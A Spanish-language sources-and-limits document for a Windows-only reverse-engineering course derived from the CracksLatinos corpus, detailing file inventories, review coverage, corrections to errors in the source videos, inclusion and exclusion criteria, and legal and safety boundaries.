Esta edición cubre **únicamente reversing de Windows** (binarios PE, x86/x64). Linux/ELF, macOS/Mach-O, Android (APK/DEX) y arquitecturas como ARM/AArch64 quedan **fuera de alcance** por decisión editorial (ver `guia/05-fuera-de-alcance.html`).

Además del material del grupo CLS, el curso incorpora un **refuerzo/actualización de conocimiento externo** para tapar temas que CLS no cubría pero que son necesarios en Windows hoy: **punto flotante y SSE** (`guia/02-flotante.html`), **optimizaciones del compilador** (`guia/02-optimizaciones.html`), **reconocer criptografía y encoding** (`guia/04-cripto.html`), el **taller de herramientas actual** (dentro de `guia/02-herramientas.html`) y **dónde seguir practicando** (en el mapa del curso). Esas lecciones están marcadas como *conocimiento externo (agregado por esta edición)* y no se presentan como material observado de CLS.

1. Qué es esta edición

Un curso completo en `CLS_Guia`, solo Windows, con:

- Lecciones HTML en siete etapas numeradas: **0–4 son el recorrido obligatorio**; **5 y 6 son ramas optativas**. La rama optativa 2D y la extensión Hyper-V son materiales complementarios, fuera de la aprobación obligatoria.
- Fichas de recursos con estado de revisión.
- Glosario, preguntas y respuestas, mapa y registro de cobertura, seguimiento.
- Este documento de fuentes y límites.

Los borradores anteriores se conservaron en `CLS_Guia/_backup_2026-10-26/`. No se movió, renombró ni sobrescribió ningún archivo fuente, exportación, inventario o transcripción fuera de `CLS_Guia`.

2. Mapa real del corpus

Los conteos se obtuvieron del disco el 26/10/2026:

Carpeta	Archivos	Tamaño	Qué es
`telegram/`	4.949	72,0 GB	Exportaciones del chat + un RAR de Themida
`CLS_fuentes_externas/`	3.460	17,2 GB	Clones de GitHub, MEGA y links del chat
`CLS_videos_extraidos/`	254	14,6 GB	Videos ya extraídos
`CLS_resultados_intermedios/`	1.368	100,3 MB	Chat unido, inventarios, transcripciones, mapas
`exportacion_sesion/`	6	25,2 MB	Conversación de una sesión anterior
`zips_anteriores/`	11	7,2 MB	Resultados históricos
`descargas_sueltas/`	1	1,5 MB	Documento de IDA Pro
`CLS_Guia/`	paquete	—	Este curso

Dentro de `CLS_fuentes_externas`:

Colección	Archivos	Tamaño	Estado
`github/apuromafo_Crackslatinos/`	2.457	7,9 GB	Parcial: títulos y algunos documentos
`github/SceneRE_CrackSLatinoS/`	66	0,4 MB	Revisado: son iframes
`mega_OTROS/`	901	2,4 GB	Solo mapa de carpetas
`links_chat/`	32	6,8 GB	Solo listado

3. Inventarios: cuál es vigente y por qué

Hay tres artefactos que parecen inventarios y **no miden lo mismo**:

Artefacto	Fecha	Cifra	Qué mide	Estado
`inventario_limpio/CLS_inventario_limpio.csv`	26/10/2026	8.154 filas	Una fila por archivo en disco, con SHA-256	**Vigente**
`CLS_resultados/inventario_completo.csv`	24/10/2026	6.499 filas	Solo referencias del `result.json`, sin binarios	Histórico
`CLS_plan_estudio.docx`	sesión previa	100.713 mensajes, 2.638 referencias, 3.861 enlaces	Exportación incompleta, rutas `D:\CLS`, sin medios	Histórico y superado

No se suman esas cifras. El inventario vigente tiene 8.154 archivos; el chat unido tiene 100.791 mensajes (2016-01-18 a 2026-10-26). El plan histórico decía 100.713 mensajes porque trabajaba sobre otra exportación y sin los medios.

Estados del inventario vigente: `util` 6.705, `util (trae binarios: solo VM)` 453, `practica (solo VM)` 66, `cuarentena` 202, `excluido (comercial/warez)` 46, `duplicado` 321, `descartado (miniatura)` 361.

`util` **no significa seguro, bueno ni vigente.** Es una clasificación de catálogo. Las recomendaciones del curso se basan en el contenido leído, no en ese estado.

4. Método de trabajo por tandas

1. Se leyeron los `LEEME`, resúmenes, mapas, índices y CSV de inventario.
2. Se compararon versiones (inventario limpio vs histórico, plan de estudio vs estado actual).
3. Se procesaron transcripciones por lotes: lectura completa de los capítulos centrales y digest con citas para los secundarios.
4. Se verificaron timestamps contra los `.srt` hermanos.
5. Se extrajo texto de documentos `.docx` seleccionados (IDA Pro y plan de estudio) sin modificar los originales.
6. No se ejecutó ningún binario, no se extrajo ningún comprimido y no se abrió ningún adjunto del chat.
7. Se escribió el curso y se validaron los enlaces relativos contra el disco.

El detalle por lote está en `registro_de_cobertura.csv`; el cruce tema ↔ recurso ↔ archivo está en `mapa_de_cobertura.csv`, que se edita a mano y se valida con `_trabajo/mapa.py` (ese script ya no lo regenera).

5. Qué se revisó de verdad

5.1 Reversing desde cero (Ricardo Narvaja y Solid)

47 capítulos, 96 archivos `.txt` / `.srt`, 28,6 h según `_progreso.csv`.

Leídos completos o digeridos con citas: **29 capítulos**.

- Leídos por el editor: 01, 02, 03, 04, 05, 07, 11, 14, 15, 18.
- Digeridos por subagentes con citas verificadas: 06, 08, 09, 12, 15b, 16b, 21, 22, 24, 26, 26b, 28, 29b, 30, 35, 36, 37, 38, 39.

Estado al 27/10/2026 (la fuente fechada y autoritativa es `registro_de_cobertura.csv`): **42 de 47 capítulos citados** (38 en 2A + ofuscación 26/30, TLS 38 y MFC 39 integrados en el bloque 2B) y **5 excluidos por criterio** (13, 17, 27, 29, 31: desempaquetado de protectores comerciales). No quedan capítulos pendientes. Las listas de arriba pueden no estar al día capítulo por capítulo; el registro manda.

5.2 Videos y material adicional (Cayetano de Juan Úbeda)

40 videos, 22,5 h. Se identificaron dos cursos:

- **Videos 1–22:** «Lenguaje ensamblador con MASM32 para Windows». 13,6 h.
- **Videos 23–40:** «Introducción a reversing con OllyDbg». 9,7 h.

Se leyeron encabezados y pasajes de los 40; completos los cortos (12, 22, 23, 33, 34, 39, 40) y pasajes extensos de 8, 20, 24, 35, 36, 37, 38.

5.3 Python ISO video tutes

55 transcripciones (165 segmentos), 12,7 h. Se leyeron 20 completas y 2 parciales; 33 solo por encabezado.

Hallazgo: no es un curso de Python. Es un curso de lógica y fundamentos de programación con pseudocódigo y ejemplos en Basic, Pascal y C. No contiene código Python ejecutable. El autor anuncia una segunda parte con Python que no está en la carpeta.

5.4 Documentos

- `descargas_sueltas/INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO.docx`: texto extraído (7.620 caracteres) y leído. Es la parte 1 de una serie de 2016.
- `CLS_resultados_intermedios/CLS_plan_estudio.docx`: texto extraído (6.714 caracteres) y leído. Es un plan histórico basado en una exportación incompleta.
- `IDA DESDE CERO`: 69 `.docx` + 47 PDF. Se extrajo el **texto + 3.278 capturas** de los 69 `.docx` y se armaron **69 páginas-tutorial ilustradas** (`ida_tutes/`, índice en `ida-tutes.html`); los **tutes 1–28 se integraron en las lecciones** y los 29–48 se resumieron en clave defensiva en Vulnerabilidades. Los 47 PDF y el `.rar` **no** se extrajeron; los tutes 49–69 (kernel) quedan indexados, fuera del recorrido.

5.5 Chat, Telegram y comprimidos

- `CLS_chat_unido.json` (100.791 mensajes): metadatos, totales y muestras; **no** lectura mensaje por mensaje.
- Transcripciones de Telegram: 179 videos (76,5 h) y 357 audios (2,7 h). Se **tamizaron 523 por tema** (heurística por palabras clave); con lo técnico se armaron **5 juntadas ilustradas** (fotogramas + transcripción, `juntadas/`) y **99 audios en hilos** con reproductor (`audios/`). No es lectura completa de cada archivo.
- `_comprimidos.csv`: 79.808 entradas listadas; **no se extrajo** ningún comprimido.
- `_hashes.csv`: 8.154 hashes SHA-256.
- Imágenes: 3.235 en el inventario (más 385 miniaturas descartadas). **No se hizo OCR ni inspección visual**; no se usan como fuente de contenido.
- Documentos: 567 en el inventario (PDF, DOC, DOCX, TXT). Se extrajeron y leyeron los **69 `.docx` del Curso IDA** más dos `.docx` sueltos (IDA Pro y plan de estudio); el resto queda pendiente.
- Audios: 357 mensajes de voz. **No se escucharon**; las transcripciones existen y los candidatos técnicos se tamizaron y agruparon en hilos, pero no se leyeron todas.

5.6 Ficciones y correcciones

- Las páginas de SceneRE son **iframes de YouTube**, no texto didáctico. El borrador anterior las citaba como si enseñaran.
- El video «Reverse engineering con Ricardo Narvaja» no es un tutorial: aproximadamente la primera hora es música/intro de stream y desde ~01:01 hay una conversación sobre la profesión.

- El video 37 ejecuta malware (Shelter) y monta un reverse shell en VMs. Es un caso observado, no una práctica recomendada.
- El video 36 inyecta una puerta trasera de Metasploit en una calculadora dentro de una VM. Tampoco es una práctica de esta guía.
- El documento de IDA Pro recomienda descargar IDA Pro 6.8 "desde Google" con una contraseña. **No se reproduce**: se usa IDA Free o Ghidra.
- `Teorias_Numeradas` tiene 2.023 títulos; muchos apuntan a prácticas sobre software comercial o protectores. No se usa como curso ni se abre.

6. Discrepancias y afirmaciones dudosas

Fuente	Lo que dice	Lo que corresponde
Cap. 01, ~00:22:33	"el byte más significativo es el de la derecha"	En little-endian, el byte **menos** significativo va primero
Cap. 03, ~00:17:00	Rangos de WORD confundidos	BYTE −128..127; WORD −32.768..32.767; DWORD −2.147.483.648..2.147.483.647
Cap. 07, ~00:06:00	"cuatro breakpoints por proceso"	Son cuatro por **hilo** (`DR0`–`DR3` en el contexto del hilo)
Cap. 09, ~00:08:53	"JC es igual a JE"	`JE` = `JZ`; `JC` = `JB` (carry)
Cap. 14, ~00:01:00	Buscar IDA Pro "por internet"	Usar IDA Free, Ghidra o licencia educativa
Docx IDA 2016	Descargar IDA Pro 6.8 con contraseña	No se sigue; usar software con licencia
Plan de estudio	Rutas `D:\CLS`, 100.713 mensajes, sin medios	Las rutas se actualizaron al árbol local del proyecto y a su inventario vigente
Video 37	Ejecuta malware "para ver qué hace"	Caso observado; la práctica de esta guía es estática y defensiva

Cuando el audio se equivoca en un mnemónico o un número, la lección lo marca y enseña el valor correcto. No se copian errores del ASR.

7. Criterios de inclusión y exclusión

Se incluye

- Material en español, progresivo, con ejemplos y ejercicios.
- Programas propios, software abierto o crackmes diseñados para aprender.
- Análisis estático y dinámico en laboratorio aislado.
- Contexto histórico cuando ayuda a entender (OllyDbg, MASM32, Python 2).
- Contenido defensivo sobre malware, vulnerabilidades y mitigaciones.

Se excluye

- Eludir licencias, DRM, autenticación o controles de acceso.
- Producir cracks, keygens o parches para software comercial.
- Desempaquetar protectores comerciales (Themida, WinLicense, ACProtect) como práctica.
- Ejecutar adjuntos del chat, muestras en cuarentena o instaladores desconocidos.
- Presentar títulos o contenedores como si fueran contenido leído.
- Sumar cifras de inventarios incompatibles.

Los estados `cuarentena`, `excluido`, `descartado` y `duplicado` se respetan. No se convierten en tareas.

8. Seguridad y legalidad

El curso es educativo, defensivo y para uso autorizado:

- Las prácticas de reversing se hacen con programas propios o crackmes.
- El malware se estudia en estático; la ejecución dinámica queda fuera de alcance.
- Las vulnerabilidades se practican en programas propios o laboratorios diseñados para eso.
- La divulgación de una vulnerabilidad es privada y coordinada.
- No se distribuyen claves, contraseñas ni instrucciones para abrir material protegido.
- No se copiaron binarios al paquete de estudio.

9. Convenciones de rutas y enlaces

- En las páginas HTML, los enlaces a fuentes son relativos a la página y apuntan a la raíz del proyecto con `../` o `../../`.
- En los CSV, las rutas son relativas a la **raíz local del proyecto**.
- Los nombres con espacios o acentos se codifican en la URL (`%20`, `%C3%A1`).
- Los enlaces se verificaron contra el disco con un script; los que no existen se marcan como pendientes.
- **Los recursos se vinculan, no se incluyen.** El paquete contiene HTML, CSV, el PDF, las páginas-tutorial ilustradas de IDA con sus capturas y los textos extraídos en `_trabajo/extraido_ida/`; los videos, binarios y comprimidos **se vinculan**, no se copian.
- Los recursos externos (URLs) no se incluyen como enlaces vivos si no se verificaron; en ese caso se indica el título y se deja constancia.

10. Qué se construyó (ediciones 4–5) y qué falta

Lo de las ediciones anteriores ya está hecho: los 38 capítulos citados, los 69 documentos de IDA extraídos/ilustrados/integrados, `Teorias_Numeradas` clasificado por título (426 educativos / 1.591 cracking) y las transcripciones de Telegram tamizadas (juntadas + audios).

10.1 Edición 4 — Etapa 2B · Windows intermedio (HECHO)

La "capa intermedia" que faltaba se construyó como **bloque 2B** dentro de la Etapa 2 (sin renumerar las etapas), con 7 lecciones nuevas, cada una con ejemplo, práctica, repaso, puerta de salida, fuentes y etiquetas:

- **2.10 Ofuscación nativa** (caps. 26 y 30) · **2.11 TLS callbacks** (cap. 38) · **2.12 MFC** (cap. 39).
- **2.13 Huella de compilador** (MSVC/MinGW/Delphi/VB6/MFC) · **2.14 PE fino** (Rich header, recursos, delay-load, `.pdata`, debug/PDB, Load Config).
- **2.15 Taxonomía anti-análisis** (caps. 22 y 24; reconocer, no evadir) · **2.16 Ghidra/Cutter** (recorrido equivalente al de IDA; conocimiento externo).

Dos límites declarados del bloque 2B: (a) las fuentes citan la **ruta local** del capítulo (vía el enlace a la transcripción) pero **no el timestamp exacto** dentro del video, como sí hacen las lecciones de 2A; (b) los **ejemplos paso a paso de 2B son ilustrativos** —bytes, direcciones y listados construidos para mostrar la técnica—, no volcados de un binario puntual del corpus. Está marcado así en cada lección.

10.2 Edición 5 — Etapa 2C · Windows avanzado (HECHO)

El núcleo avanzado se construyó como bloque **2C** dentro de la Etapa 2 (sin renumerar las etapas):

- **2.17 Packers didácticos** (UPX/OEP/dump/IAT sobre binarios propios) · **2.18 C++ profundo** (RTTI, SSO, STL, excepciones) · **2.19 WinDbg, TTD y heap** · **2.20 Patch diffing y CVE** · **2.21 Scripting de debugger**.
- **Rutas optativas** (fuera de la puerta obligatoria, con sus propios prerrequisitos): **2.22** Malware dinámico defensivo, **2.23** Shellcode/red/C2 (solo reconocer y clasificar), **2.24** Fuzzing y análisis simbólico.

10.3 Edición 5 — 2D · Windows internals y Etapa 6 · Kernel/drivers (COMPLETADO)

Se añadieron **13 lecciones optativas 2D**, recomendadas después de 2C, y una extensión conceptual separada sobre Hyper-V. La estimación editorial se ajustó a **45–60 h** y, en las revisiones del 28/10/2026, primero a **50–65 h** (2D.6, 2D.8 y 2D.9 sumaron unas diez páginas y pasos de práctica) y después a **55–70 h** (2D.10–2D.13 sumaron unas once páginas y pasos de práctica); no está medida con alumnos y no se presenta como duración probada. La Etapa 6 pasó de 40–60 h a **45–65 h**: entre las dos revisiones sus seis lecciones sumaron unas veinte páginas y pasos de lectura guiada (bugchecks, inventario de minifilters, estado de VBS/HVCI). 2.18 también se amplió, pero lo agregado entraba en el rango que 2C tenía entonces (~25–35 h).

- 2D.1–2D.5: objetos/tokens, memoria/loader, Registro, servicios y Task Scheduler.
- 2D.6–2D.13: COM, activación COM, DCOM/RPC, WMI, IPC, excepciones, ETW e integrador.
- La **Etapa 6** añade seis lecciones optativas de kernel y drivers. Requiere C, assembly, memoria/sincronización, WinDbg y solo las lecciones 2D pertinentes (2D.1, 2D.2 y 2D.11); 2C es recomendada, no requisito. Estimación inicial: **45–65 h**, posiblemente más según experiencia previa.
- Hyper-V queda como extensión optativa separada, sin requisito para 2D ni Etapa 6.

La ampliación es principalmente **conocimiento externo** basado en documentación primaria de Microsoft Learn/WDK; los ejemplos están marcados como ilustrativos. No se cargó un driver ni se verificaron los laboratorios en una VM. El laboratorio KMDF propuesto limita el IOCTL a devolver una estructura fija; no incluye lectura/escritura arbitraria de memoria. Las prácticas de kernel exigen VM descartable con snapshot y nunca recomiendan modificar protecciones del host.

10.4 Revisión del 28/10/2026 — temas del núcleo de reversing (2B, 2C y 4.1)

Para que quien termine el recorrido encuentre explicados los temas que más aparecen al analizar binarios reales, se ampliaron lecciones existentes, sin etapas ni ramas nuevas y sin renumerar:

- **Temas que faltaban:** resolución dinámica de APIs, API hashing, API sets y capa nativa `ntdll` / `syscall` (2.14); cadenas UTF-16, con longitud, en el stack y cifradas, y patrones de colecciones de datos (lección de IDA); rutinas de descifrado y aplanamiento del flujo (2.10); Go, Rust y Delphi (2.13); reconstrucción de un formato de archivo propio (4.1); trazas condicionales e instrumentación con Frida (2.21).
- **Lecciones finas ampliadas:** 2.15 (`CheckRemoteDebuggerPresent` , `ProcessDebugPort` , tiempos, `CPUID` , tabla de documentación), 2.16 (tipos y estructuras, scripting, headless, Version Tracking), 2.17 (OEP en x64, señales genéricas, por qué falla un dump) y 2.20 (cómo empareja un differ, ruido, símbolos públicos).
- **Estimaciones:** el PDF pasó de 371 a 395 páginas. 2B sumó unas once páginas y nueve pasos de práctica que piden compilar programas propios (APIs dinámicas, cadenas cifradas, flujo aplanado, Go/Rust, chequeos anti-debug, estructuras y scripts en Ghidra): pasa de **~20 h** a **~25 h**. 2C sumó unas ocho páginas y seis pasos (UPX de 64 bits, entropía, diff con ruido de compilación, Version Tracking, trazas y Frida): pasa de **~25–35 h** a **~30–40 h**. La lección 4.1 sumó dos páginas y un ejercicio de formato propio con lector en Python: pasa de 4 h a 6 h y la Etapa 4 de **12–16 h** a **14–18 h**. La lección de IDA (2A) creció dos páginas y dos pasos que entran en su rango de 32–40 h. Ninguna estimación está medida con alumnos.
- **Fuentes:** documentación de Microsoft Learn, Go, Rust, Ghidra, x64dbg, Frida, BinDiff, UPX y Python, comprobada en esta revisión. Lo de Delphi (convención `register` , firma `TPF0` , cabecera de los `string`) queda como conocimiento externo sin enlace, porque la documentación de Embarcadero no respondió durante la verificación.
- **Siguen fuera, y así lo dice cada lección:** ofuscación por máquina virtual y desofuscación simbólica, tipos de Go y *traits* de Rust, p-code de VB6, neutralizar anti-análisis, packers multicapa y protectores comerciales, extensiones de Ghidra y SLEIGH, diff de parches completos de Windows, Stalker de Frida, DynamoRIO/Pin y protocolos de terceros.

Ningún ejemplo nuevo se compiló ni se ejecutó: están marcados como **ilustrativos** y las prácticas nuevas no están verificadas.

10.5 Pendiente / futuro

- **Laboratorios reproducibles:** compilar los binarios de práctica propios y publicar versiones de herramientas, archivos y hashes/salidas esperadas. Los ejemplos de 2B, 2C, 2D y Etapa 6 están marcados como **ilustrativos** cuando no hay ejecución verificada.
- Continúan fuera del recorrido Windows: exploiting comercial, Android, Linux/ELF, macOS y ARM.

Opcional (no bloquea el cierre): sumar **capturas propias** a los ejemplos trabajados de 2B, que hoy son ejemplos **ilustrativos escritos** (bytes y direcciones), sin capturas.

Análisis detallado con evidencia (de otra sesión de trabajo, revisado por esta edición): `ANALISIS_TEMAS_FALTANTES.md` .

11. Limitaciones de esta edición

- La cobertura es **parcial y declarada**: no se leyó todo el corpus.
- Las duraciones de video provienen de `_progreso.csv` o de la suma de subtítulos; las de las lecciones son estimaciones editoriales.
- Las citas de audio pueden tener errores de ASR; se marcan cuando se detectan.
- No se verificó el contenido de los comprimidos ni de los binarios.
- No se probaron los ejercicios en todas las versiones de Windows, IDA, x64dbg o .NET.
- Las herramientas cambian: los atajos y menús pueden diferir de los descritos.
- El curso no reemplaza una formación formal ni una autorización para analizar sistemas ajenos.

12. Atribución

- **Reversing desde cero:** Ricardo Narvaja y Solid.
- **MASM32 y OllyDbg:** Cayetano de Juan Úbeda.
- **Lógica de programación:** Daniel Bermúdez, basado en el libro de Omar Iván Trejos Buriticá.
- **Introducción al reversing con IDA Pro:** Ricardo Narvaja (2016).
- **Comunidad CLS:** inventarios, chat, transcripciones y catalogación.

Esta guía es una obra derivada con fines educativos. No está afiliada a CLS ni a los autores. Los errores de interpretación y las decisiones editoriales son responsabilidad de esta edición.

13. Verificación rápida

Para comprobar que el paquete está completo:

```
# Contar lecciones y fichas
(Get-ChildItem .\guia -Filter *.html).Count
(Get-ChildItem .\fichas -Filter *.html).Count

# Verificar que la portada y los índices existen
Test-Path .\00_EMPEZAR_AQUI.html
Test-Path .\guia\index.html
Test-Path .\fichas\index.html
```

Los enlaces relativos se verifican con la herramienta de build de esta edición (`verificar_enlaces.py`, dentro de `_trabajo/`, que **no** viaja en el paquete compartido); la última corrida dio 0 enlaces rotos. El resultado y las incidencias se registran en la sección de estado de la portada y en `registro_de_cobertura.csv`.